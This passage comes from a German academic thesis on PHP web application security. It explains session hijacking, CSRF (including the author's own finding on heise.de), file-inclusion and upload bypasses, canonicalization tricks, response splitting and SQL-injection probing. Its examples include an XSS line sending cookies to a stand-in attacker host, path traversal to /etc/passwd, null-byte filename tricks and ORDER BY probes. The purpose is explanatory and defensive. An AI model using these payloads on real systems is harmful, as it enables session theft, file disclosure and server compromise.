b) <meta http-equiv=Set-Cookie content="PHPSESSID=angreiferschlüssel">
```

Abbildung 26: Code zum Ändern des Cookie-Sitzungsschlüssels

Beide Beispiele ändern erfolgreich ein bereits gesetztes Cookie. Dabei ist der Aufruf in b) besonders heikel, denn er umgeht eine etwaige Filterung nach dem typischen XSS-Angriffs-Muster: „<*script*>“.

1.4.4 Session Hijack

Dieser Angriff beschreibt das Kopieren des Sitzungsschlüssels eines Nutzers durch den Angreifer. Dies kann geschehen durch:

- Mitlesen des Netzwerkverkehrs,
- Auslesen des Sitzungsschlüssels aus der Webseite und
- Auslesen des Sitzungsschlüssels aus der Sessionverwaltung.

Gegen ein Auslesen des Schlüssels aus dem Netzwerkverkehr hilft das Verwenden einer sicheren HTTP-Verbindung zwischen Client und Server (HTTPS).

Die einfachste und daher häufigste Angriffsart besteht darin, den Sitzungsschlüssel aus dem Cookie des Nutzers oder aus der betroffenen Webseite auszulesen. Voraussetzung dafür ist, dass zuvor ein erfolgreicher XSS-Angriff stattgefunden hat. Dabei fügt der Angreifer Skriptcode in die Seite ein, der beim Aufruf durch einen Nutzer dessen Cookie ausliest und die Daten an einen fremden Server sendet. Mit diesen Daten kann der Angreifer auf seinem Browser eine Kopie des Cookies erstellen und erlangt so die Identität und die Privilegien des angegriffenen Nutzers.

```
<script>document.write('<img src="http://angriffserver.de/cookie.php?' +
document.cookie + '">');</script>
```

Abbildung 27: XSS-Code um den Cookie an einen Fremdserver zu senden

1.4.5 cookie replay attack

Hierbei handelt es sich um die Wiederverwendung eines gestohlenen Identifikations-Cookies. Dieser Angriff wird dadurch ermöglicht, weil einige Webanwendungen die Sitzungsdaten länger speichern, als der Nutzer diese tatsächlich verwendet. Auch nach dem Abmelden des Nutzers bei einer Webseite wird oft nur der Identifikations-Cookie des Nutzers gelöscht, nicht jedoch die dazugehörige Sitzung auf dem Server. Ein Angreifer kann so auf die in der Sitzung gespeicherten Daten zugreifen oder die Identität des Opfers annehmen.

1.4.6 Session Riding oder CSRF (Cross Site Request Forgery)

Dieser Angriff nutzt das Vertrauen einer Webanwendung gegenüber einem authentifizierten Nutzer aus. Bei den meisten Webanwendungen genügt eine einmalige Authentifizierung mit Nutzername und Passwort, um diesem Nutzer je nach seinen Rechten, weitergehende Aktionen zu erlauben. Der CSRF-Angriff nutzt diese Authentifizierung aus, indem er im Namen des Nutzers und mit seinen Privilegien eigene Befehle an die Anwendung absetzt.

Anhand der folgenden Abbildung soll ein solcher Angriff analysiert werden.




Abbildung 28: CSRF-Angriff. Quelle: eigene Darstellung.

1. Der Nutzer ruft eine Webanwendung auf und authentifiziert sich.
2. Es wird ein Cookie mit dem Sessionschlüssel zur Identifizierung erstellt.
3. Der Cookie wird dem Nutzer gesendet und bei diesem abgespeichert.
4. Der Nutzer besucht anschließend unwissentlich einen kompromittierten Server.
5. Die Antworten des Servers enthalten ein unsichtbares Element innerhalb der Seite.
6. Eine manipulierte Webseite wird dem Nutzer geschickt.
7. Beim Anzeigen der manipulierten Seite wird das unsichtbare Element darin aktiv.

8. Ein für den Nutzer unsichtbarer Befehl geht an den Bankserver und mit ihm automatisch auch der aktuelle, gültige Zugangs-Cookie des Nutzers. Damit hält der Bankserver den Befehl für authentifiziert und legitimiert und führt ihn aus.

Chris Shiflett [Shi07] demonstrierte in März 2007 eine SCRF-Schwachstelle in Amazons „1-Click"- Kaufsystem. Ein angemeldeter Amazon-Kunde der eine spezielle Beispielseite besuchte, hatte dann unerwartet Chris' Buch[24] in dem digitalen Einkaufswagen. Über ein Jahr nach der Bekanntmachung der Lücke war diese von Amazon noch nicht geschlossen worden.

Im Rahmen dieser Arbeit wurde eine aktuelle CSRF-Lücke gesucht. Ziel dieser Suche war die in IT-Kreisen beliebte und bekannte Webseite des Heise-Verlages „Heise.de". Dort findet sich unter anderen Seitenmodulen auch ein Forum für registrierte Nutzer. Nach der Anmeldung wird ein Cookie gesetzt, welches den Nutzer zu bestimmten Aktionen autorisiert.

Fokus der Untersuchung war das Verfassen einer Antwort zu einem Thema des Heise-Forums. Eine Analyse des dazugehörigen HTML-Formulars ergab, dass eine unbekannte Maßnahme zur Sicherheit des Formulars in Form eines „Schlüssels" getroffen worden war. Eine Kopie des HTML-Codes, von der lokalen Festplatte aus gestartet, gestattete jedoch ebenfalls das Einfügen eines Kommentars. Der Schlüssel war also nicht an die IP des Nutzers oder an einen Referer[25] gebunden. Es stellte sich jedoch heraus, dass auch andere Nutzer das kopierte Formular nutzen konnten, um Antworten zu verfassen. Der Schlüssel war also ebenfalls nicht an den Nutzer gebunden.

Bei einem Angriff könnte eine für Heise-Nutzer attraktiv gemachte Seite in einem versteckten *IFRAME*-Element ein solches vorbereitetes Formular mit beliebigen Texten - im Namen des Besuchers - in das Forum einfügen. In Anbetracht der aktuellen Haftungsfrage zu bestimmten Einträgen in Webforen, gewinnt eine solche CSRF-Lücke an Gewichtung. Dabei ist prinzipiell jede PHP-Anwendung, die Aktionen alleine durch die Prüfung des Cookies autorisiert, gefährdet.

[24] Vergleiche: [Shi04]

[25] Der Referer enthält die Webseite von der der Nutzer kommt. Vergleiche: [RFC2616, Kap. 14.36]

1.5 File-Injection-Angriff

PHP bietet die Möglichkeit, zusätzlichen Code aus externen Dateien während der Ausführung zu laden. Dazu können folgende Funktionen verwendet werden [PHPj], [PHPk]:

- include(),
- include_once(),
- require(),
- require_once(),
- file_get_contents(),
- fopen(),
- fsockopen() und
- popen().

Diese nehmen als Parameter einen Pfad zur Datei, die geladen und ausgeführt werden soll. Ein File-Injection-Angriff nutzt eine ungeschützte Variable, die an eine der oben genannten Variablen übergeben wird, um eigene Dateien zu laden.

1.5.1 Gefahreneinschätzung

Über File-Injection eingefügte Dateien werden im Kontext der laufenden Anwendung ausgeführt und haben somit gleiche Berechtigung bei Zugriffen auf das Dateisystem oder eine Datenbank. Solche Schadskripte können auf dem Server, auf dem sie ausgeführt werden, Systembefehle absetzen, Schadsoftware aus dem Internet nachladen und installieren, Hintertüren zum System öffnen, Passwortdateien über das Internet an den Angreifer senden und einiges mehr. Meist schreibt die Datei eine lokale Kopie auf den Server. Ist das Anlegen einer Datei auf dem Server erfolgreich, kann der Angreifer darüber das System und die Anwendung manipulieren.

1.5.2 Angriffsvektor

Der Angreifer nutzt Schwächen in der Eingabeprüfung und in der Konfiguration aus, um Dateien in das Skript einzubinden und sie dann auszuführen. Je nach Dateityp kann er Einblick in ihren Inhalt erhalten oder Kontrolle über das erreichbare Dateisystem erlangen - mit weiteren Konsequenzen.

1.5.3 Einbinden externer Dateien

Mit der Option *allow_url_fopen* und *allow_url_include*[26] erlaubt PHP das Einbinden von Dateien über die Protokolle HTTP und FTP. Sind diese Einstellungen in der PHP-Konfiguration eingeschaltet, so wird ein Angriff besonders begünstigt, da die kompromittierende Datei von einem beliebigen Server im Internet geladen werden kann und nicht erst unter Ausnutzung anderer Sicherheitsschwachstellen auf dem lokalen System abgelegt werden muss.

Ziel des Angriffs ist es, die Angriffsdatei im aktuellen Skript auszuführen. Meist enthalten diese Dateien einzelne PHP-Skripte, die eine sehr weitreichende Kontrolle über das Datensystem und das Betriebssystem ermöglichen. Zum Beispiel ein FTP-Programm, das es dem Angreifer erlaubt, Dateien auf einen Fremdserver zu kopieren.

1.5.4 Einsehen lokaler Dateien

Hierbei nutzt der Angreifer die in der Webanwendung verwendeten Dateizugriffe aus, um Dateien von außerhalb des Anwendungsverzeichnisses zu laden. Sind diese Dateien keine PHP-Skripte, so werden sie zwar nicht ausgeführt, jedoch gelingt womöglich das Darstellen des Inhaltes im Webbrowser. Dieses Verhalten ist bei den meisten Webservern üblich, da bei unbekannten Dateitypen die Standardeinstellung verwendet wird, welche die Datei ungefiltert dem Webbrowser übergibt.

Um die Auswirkung der Sicherheitslücke zu demonstrieren, wird ein bekannter Angriff analysiert [Mil].

```
1:    $p = $_POST[p];
2:    $m = $_POST[img];
3:    $m = "e$m";
4:    $entrytype = "gallery";
5:    include "../gallery/$p.inc.php";
```

Abbildung 29: Teilcode der angreifbaren Anwendung

In Zeile 5 wird der Wert der Variable „*$p*“ ungeprüft als Teil eines *include()*-Aufrufes verwendet. Bei der regulären Verwendung der Software enthält die Variable „*$p*“ offensichtlich den Teil eines Dateinamens. Diese Datei wird je nach Parameter „*$p*“ eingebunden und ausgeführt.

[26] Erst ab PHP Version 5.2.0.

```
$p = 'NAME';

include "../gallery/NAME.inc.php";
```

Abbildung 30: Reguläre Eingabe

Es wird also die Datei „*NAME.inc.php*“ aus dem Verzeichnis „*gallery*“ geladen. Ein Angreifer kann sich die ungeschützte Übergabe der Variable zunutze machen und auf einem Linux-System die lokale Passwortdatei laden. Da diese keinen PHP-Code enthält, wird ihr Inhalt in dem Browser angezeigt. Der Angreifer kommt so an die Nutzernamen und ihre Passwörter heran.




Abbildung 31: Präparierte Eingabe mit NULL-Zeichen

Der Angriffsstring verwendet die übliche Syntax (../), um in einem Dateisystem die Verzeichnishierarchie zu durchqueren. In diesem Fall werden so viele Verzeichnisse durchquert wie nötig, um im Stammverzeichnis („*root*“) des Servers anzukommen. Von dort aus ist in einem Linux-Betriebssystem die Passwortdatei stets im Verzeichnis „*etc“* zu finden. Das abschließende hexadezimale NuULL-Zeichen (%00) unterbricht die Zeichenkette, sodass die Zeichen ab dort (*.inc.php*) nicht mehr von PHP beachtet werden. Es ergibt sich so eine am NULL-Zeichen endende Pfadangabe:

```
../gallery/../../../../../../../../etc/passwd
```

Abbildung 32: Diese Datei wird von PHP geladen

Die Passwortdatei wird somit geladen und im Klartext im Webbrowser des Angreifers dargestellt.

1.5.5 Datei-Hochladen-Angriff

Webapplikationen wie Fotogalerien bieten dem Nutzer die Möglichkeit an, eigene Bilder auf den Server zu laden und dort anzuzeigen. PHP bietet für vom Nutzer hochgeladene Dateien die Variable *$_FILE* an. Sobald eine Datei hochgeladen wurde, enthält diese Variable Informationen über sie [PHPn]. Wird die vom Nutzer angegebene Datei ungeprüft von seiner Festplatte auf den Server geladen und gespeichert, so kann ein

Angreifer anstatt eines Bildes ein eigenes PHP-Skript auf dem Server ablegen und dort mit allen Rechten ausführen. Um das zu verhindern, finden sich im Internet und Fachliteratur Codebeispiele. Übliche Prüfungen betreffen die Dateiendung sowie den Dateityp.


```
$allowed_types = "(jpg|jpeg|gif|bmp|png)";

if(preg_match("/\." . $allowed_types . "$/i", $_FILES["file"]["name"]))
{
    // OK
}
```

Abbildung 33: Prüfen der Dateiendung einer hochgeladenen Datei

Dieses Beispiel ist frei im Internet verfügbar[27]. Es prüft mit „regulären Ausdrücken“ [Wikc] das Vorkommen der erlaubten Dateiendung am Ende des Dateinamens.

In [Hus04; S. 49] wird die Schwäche dieser Prüfung bei der Verarbeitung von Dateinamen, die ein *NULL-Byte* (\0) enthalten, demonstriert. Der Angreifer gibt als Dateinamen folgendes ein:

Das Skript prüft nun die umkonvertierte Zeichenkette mit Hilfe des regulären Ausdrucks auf die richtige Endung, indem die Zeichen nach dem letzten Punkt (.) bis zum Ende der Zeichenkette ($) mit den erlaubten Erweiterungen verglichen werden. Das funktioniert, denn die Datei „crack.php%00.jpg“ enthält am Ende der Zeichenkette die vermeintliche Dateiendung *jpg*, die erlaubt ist. Im nächsten Schritt muss die Datei auf dem Server gespeichert werden. Dabei wird die hexadezimale Schreibweise enkodiert.

Für das Linux-Dateisystem bedeutet das *NULL-Zeichen* (\0) jedoch das Ende einer Zeichenkette. Die ursprüngliche Eingabe bricht also am *NULL-Zeichen* in zwei Dateinamen auf. Das Dateisystem verarbeitet diese Zeichenkette bis zum *NULL-Zeichen* korrekt und legt die Datei *crack.php* lokal an.

[27] Siehe: http://www.it-academy.cc/article/1359/PHP:+Upload+per+HTTP.html

```
crack.php
.jpg
```

Abbildung 34: Das NULL-Zeichen trennt die Zeichenkette in zwei

Der Angreifer kann auf diese Weise eine PHP-Datei (*crack.php*) auf dem Server speichern und die Prüfung des Dateinamens umgehen.

1.5.6 HTTP-Header-Manipulation-Angriff

Um sicherzustellen, dass eine Maske zum Hochladen von Dateien auf dem Server nur gewünschte Dateitypen akzeptiert, empfiehlt beispielsweise das PHP-Handbuch die explizite Prüfung des Dateitypen, den der Browser an den Server meldet [PHPn]. Die Bezeichnung des Dateitypen entspricht dabei dem zugeordneten MIME-Type.

Dateityp	MIME-Type
JPEG-Bild	image/jpeg
GIF-Bild	image/gif
PHP-Datei	application/octet-stream

Tabelle 2: Einige Dateitypen und ihre MIME-Types

```
$file_type = $_FILES['userfile']['type'];
if (($file_type != 'image/jpeg') && ($file_type != 'image/gif')) {
    // Abbruch: Dateityp nicht erlaubt.
}
```

Abbildung 35: Code zum Prüfen des Dateitypen der hochgeladenen Datei

Diese Art der Prüfung ist weit verbreitet[28] und bietet trügerische Sicherheit. Es lässt sich leicht zeigen, dass dieser Schutz nicht genügt und dass er leicht umgangen werden kann. Dabei ist zu beachten, dass der übergebene Dateityp vom Webbrowser des Nutzers bestimmt wird und im HTTP-Header[29] der Kommunikation zwischen Client und Server gespeichert wird.

[28] Siehe: http://www.w3schools.com/php/php_file_upload.asp
[29] Im weiteren Text wird „Header“ „Kopf“ genannt.

```
-----------------------------3104147716707
Content-Disposition: form-data; name="userfile";
filename="file_upload_crack.php"
Content-Type: application/octet-stream

<?php
echo('Angriff');
?>
-----------------------------3104147716707--
```

Abbildung 36: Teil des HTTP-Kopfes beim Hochladen einer PHP-Datei

Der HTTP-Kopf kann durch den Angreifer leicht manipuliert werden. Dazu verwendet er beispielsweise einen lokalen Proxy, der die Daten zwischen Webbrowser und Server abfängt. Aus einer breiten Auswahl geeigneter Proxies wird hierfür „Paros“ [Par] verwendet. Er erlaubt unter anderem das Abfangen, Manipulieren und Weitersenden der HTTP-Kommunikation. Die Anwesenheit des Proxies ist für den Server nicht erkennbar. Dieser geht davon aus, dass sein Kommunikationspartner der Webbrowser ist.

Ist ein solcher HTTP-Kopf in „Paros“ abgefangen, so kann er vor dem Absenden beliebig bearbeitet werden. Um die oben erwähnte Dateityp-Prüfung zu umgehen, wird der angegebene *Content-Type* von „*application/octet-stream*“ nach dem vom Filter zugelassenen JPEG-Bilddatei-Typ „*image/jpeg*“ geändert. Anschließend wird „Paros“ angewiesen, statt dem ursprünglichen diesen veränderten HTTP-Kopf an den Server zu senden.




Abbildung 37: Teil des manipulierten HTTP-Kopfes

Eine Prüfung des Dateitypen auf dem Server meldet jetzt eine Datei vom Typ *JPEG*, die erlaubt ist. Finden keine zusätzlichen Prüfungen statt, ist der Angriff geglückt und der Angreifer hat Fremdcode auf dem Server eingespielt.

1.6 Kanonische Angriffe

Kanonische Angriffe machen sich zunutze, dass Eingabe- oder Ausgabefilter den Zeichensatz nicht in seine kanonische Form bringen, bevor gefiltert wird. So ist es für einen Angreifer leicht, durch Verwendung einer nicht kanonischen Form des Angriffsvektors diese Filter zu umgehen. Erschwerend kommen unterschiedliche Zeichenkodierungen sowie Zeichenmaskierung (Escaping) hinzu. Nachfolgend einige Beispiele unterschiedlicher Kodierungen des Slash-Zeichens (/).

Kodierungstyp	Ausgabe
ASCII	/
Hexadezimal	%2f
UTF-8	%2f
2 byte UTF-8	%c0%af
3 byte UTF-8	%e0%80%af
Unicode	/

Tabelle 3: Das Slash-Zeichen (/) mit unterschiedlichen Kodierungen

Ebenfalls möglich ist eine mehrfache Kodierung einzelner Zeichen. Sie repräsentieren dabei immer noch die ursprüngliche, kanonische Zeichenkette.

Kodierungsregel	Ausgabe
Einfach	%2F
Doppelt	%%32F
Alle Zeichen	%25%32%46
Nur %	%252F
Zuerst %, dann beide „2“	%%325%32F

Tabelle 4: Das Slash-Zeichen mit unterschiedlichen Kodierungsregeln

Unterschiedliche Darstellungen zeigen sich besonders bei Zugriffen auf das Dateisystem.

Dateireferenzierung	Beispiel
Absoluter Pfad	C:\text.txt
Relativ zum Skript	..\text.txt
Über Netzwerknamen	\\computername\C$\text.txt
Relativ zum Windows-Verzeichnis	%WINDIR%\..\text.txt

Tabelle 5: Eine Pfadangabe unter Windows

Daraus kann man herleiten, dass ein Filter, welcher mittels regulärer Ausdrücke oder Zeichensuche beispielsweise versucht, in einer ausreichend kodierten Zeichenkette einen Slash (/) zu finden, nicht funktionieren wird. Dabei bleiben die so kodierten Eingaben für die weitere Verarbeitung im Webbrowser, in der Webanwendung oder im darunterliegenden Betriebssystem, die eine Kanonisierung durchführen, weiterhin verwendbar.

In [Gar02] wird ein kanonischer Angriff auf einen Filter demonstriert, welcher durch das Entfernen von „../“ aus dem Dateinamen das Laden von Dateien unterhalb des gegebenen Verzeichnisses unterbinden soll.

```
$dateiname_sicher = preg_replace('/\.\.\/', "", $dateiname_unsicher);
```

Abbildung 38: Entfernen aller Vorkommnisse von „../“

Ohne die kanonische Form des Pfades vor dem Filtern zu erstellen, kann ein Angreifer diese scheinbar sichere Methode umgehen, indem er die zu ersetzenden Zeichen so eingibt, dass der Filter wieder eine gültige Pfadangabe erzeugt.




Abbildung 39: Eingabe eines vorbereiteten Pfades

```
../../../boot.ini
```

Abbildung 40: Pfad nach der Filterung von „../“

Kanonische Angriffe sind nicht auf Verzeichnisstrukturen beschränkt, sondern können unter anderem auch dazu verwendet werden, SQL-Abfragen zu verschleiern.

1.7 Response-Splitting-Angriff

Der Response-Splitting-Angriff nutzt ungefilterte Nutzereingaben, die bei der Verwendung im Skript zum Bestandteil des HTTP-Kopfes [RFC2616] werden. Das kann beispielsweise dann der Fall sein, wenn eine Umleitung mit der Funktion *header()* definiert wird oder beim Schreiben eines Cookies.




Abbildung 41: Umleitung mit Nutzereingabe

Fügt der Angreifer über die ungeschützte Variable „$_GET['thema']“ eine Leerzeile ein (Hexadezimal: %0d%0a), so kann er den HTTP-Kopf syntaktisch korrekt beenden und einen eigenen erzeugen. Je nach Infrastruktur und Angriffsart können auf diesem Weg schwerwiegende Angriffe erfolgen. Detaillierte Angriffsszenarien werden bei [Kle04] behandelt. Seit der PHP Version 4.4.2 erzeugt eine Leerzeile in der *header()*-Funktion eine Warnung und die Verarbeitung des Skriptes wird unterbrochen. Ältere PHP-Versionen bleiben weiterhin verwundbar.

1.8 Verräterische Fehlermeldungen

1.8.1 MySQL-Fehlermeldungen

In vielen PHP/MySQL-Beispielen wird bei Fehlern in der Ausführung der SQL-Abfrage die Fehlermeldung der MySQL-Schnittstelle angezeigt. Während dies in der Entwicklungsphase hilfreich ist, bedeutet es in einer öffentlichen Anwendung eine Schwachstelle. Dabei geht es um die expliziten Fehlerbeschreibungen, die dem Nutzer angezeigt werden, falls seine Eingabe die SQL-Syntax zerstört hat. Ein Angreifer weiß sich diese Informationen zunutze zu machen und kann so durch wiederholte Tests die Struktur der Datenbank erkennen.

Dazu sei hierbei beispielhaft eine Methode aufgeführt, um nicht öffentliche Tabellen der Datenbank sichtbar zu machen. Es sei eine SQL-Abfrage gegeben, die anfällig für SQL-Injection ist, und die dazugehörige Webseite. Auf der Webseite wird dem Nutzer je nach Datumsauswahl eine Pressemeldung angezeigt.

```
SELECT * FROM presse_news WHERE datum=$datum AND freigabe=1
```

Abbildung 42: Ungeschützte SQL-Abfrage der Anwendung

Der Angreifer möchte mehr über die Datenbankstruktur erfahren. Wie viele Spalten enthält die aktuelle Tabelle? Er nimmt dazu die *ORDER BY*-Eigenschaft zur Hilfe, welche die Zeilen des Ergebnisses der Datenbankabfrage sortiert. Die Spalten, nach denen sortiert werden soll, können mit ihrem Namen (*ORDER BY name*) oder aber auch über ihre Position in der Abfrage (*ORDER BY 3*) angesprochen werden.

Injizierter Code

```
SELECT * FROM presse_news WHERE datum=2008-02-25 ORDER BY 1 /* AND
freigabe=1
```

Abbildung 43: SQL-Injection im Feld „datum“

Da jede Abfrage mindestens eine Spalte als Antwort hat, kommt bei der Sortierung nach der ersten Spalte (*ORDER BY 1*) keine Fehlermeldung von MySQL. Der Angreifer erhöht die Spaltenposition und testet weiter:

```
2008-02-25 ORDER BY 2 /*  (kein Fehler)
2008-02-25 ORDER BY 3 /*  (kein Fehler)
2008-02-25 ORDER BY 4 /*  (kein Fehler)
2008-02-25 ORDER BY 5 /*  (Fehler!)
```

Abbildung 44: Antesten der Schwachstelle durch Hochzählen der Spaltenposition

Wurden keine Gegenmaßnahmen ergriffen, erzeugt die letzte Abfrage auf der Webseite sichtbar die MySQL-Fehlermeldung:

```
Unknown column '5' in 'order clause'
```

Nun weiß der Angreifer, dass diese Tabelle 4 Spalten hat, denn bei der fünften erfolgte eine Fehlermeldung. Er kann jetzt versuchen, mit Hilfe des Befehls *UNION* Daten einer anderen Tabelle auszuspionieren. Dazu muss er die Spaltenanzahl der aktuellen Abfrage kennen. Diese ist aber durch den gerade vorgeführten Test bekannt geworden.

Es wird an dieser Stelle nicht weiter vorgeführt, wie der Angriff stattfindet. Weitere Details dazu sind beispielsweise zu finden bei [MS] und [Anl02].

1.8.2 PHP-Fehlermeldungen

In der Standardeinstellung geben PHP-Skripte im Fall eines Fehlers detaillierte Fehlermeldungen aus, was während der Entwicklungsphase des Skriptes hilfreich ist. Gelangen diese Fehlermeldungen jedoch in Produktivsysteme und sind für beliebige Nutzer im Internet sichtbar, so liefern sie unter Umständen sensible Informationen aus. Solche Informationen lassen sich besonders leicht mit Hilfe von Suchmaschinen auffinden. Eine Suche nach „*Warning: include(*“ vom 12.03.2008 brachte bei „Google“ 623000 Treffer. Diesen Fehlermeldungen kann man komplette Pfadangaben des Fremdsystems entnehmen.




Abbildung 45: Pfade, PHP-Versionen und Anwendungsnamen aus Fehlermeldungen verschiedener PHP-Webseiten

Die Verzeichnisstruktur liefert Hinweise darauf, ob ein CMS verwendet wird, und manchmal sogar welches. Die PHP-Versionnummer ist erlesbar und es lassen sich anhand von Verzeichnisnamen weitere Informationen gewinnen.

Eine gezielte Suche nach Fehlermeldungen, die Konfigurationsdateien enthalten, enthüllt nicht selten Nutzernamen und Passworte für Datenbanken und Administrationsoberflächen.

Literaturverzeichnis

[Apa] Apache Software Foundation
„*The Apache HTTP Server Project*“
http://httpd.apache.org/
[letzter Besuch: 08.02.2008]

[Anl02] Anley, Chris
„*Advanced SQL Injection In SQL Server Applications*“
http://www.nextgenss.com/papers/advanced_sql_injection.pdf
[letzter Besuch: 25.02.2008]
2002

[Aug07] Auger, Robert
„*Cross Site Request Forgery (CSRF/XSRF) questions and answers*“
http://www.cgisecurity.com/articles/csrf-faq.shtml
[letzter Besuch: 31.03.2008]
2007

[Bac06] Bachfeld, Daniel
„*Phishing-Tricks vom Phishmarkt [2. Update]*“
http://www.heise.de/security/news/meldung/80204
[letzter Besuch: 31.03.2008]
2006

[BSI01] „*Sicherheit von Webanwendungen, Maßnahmenkatalog und Best Practices*“
http://www.bsi.de/literat/studien/websec/WebSec.pdf
[letzter Besuch: 26.02.2008]
2001

[CER] CERT
„*Advisory CA-2000-02 Malicious HTML Tags Embedded in Client Web Requests*“
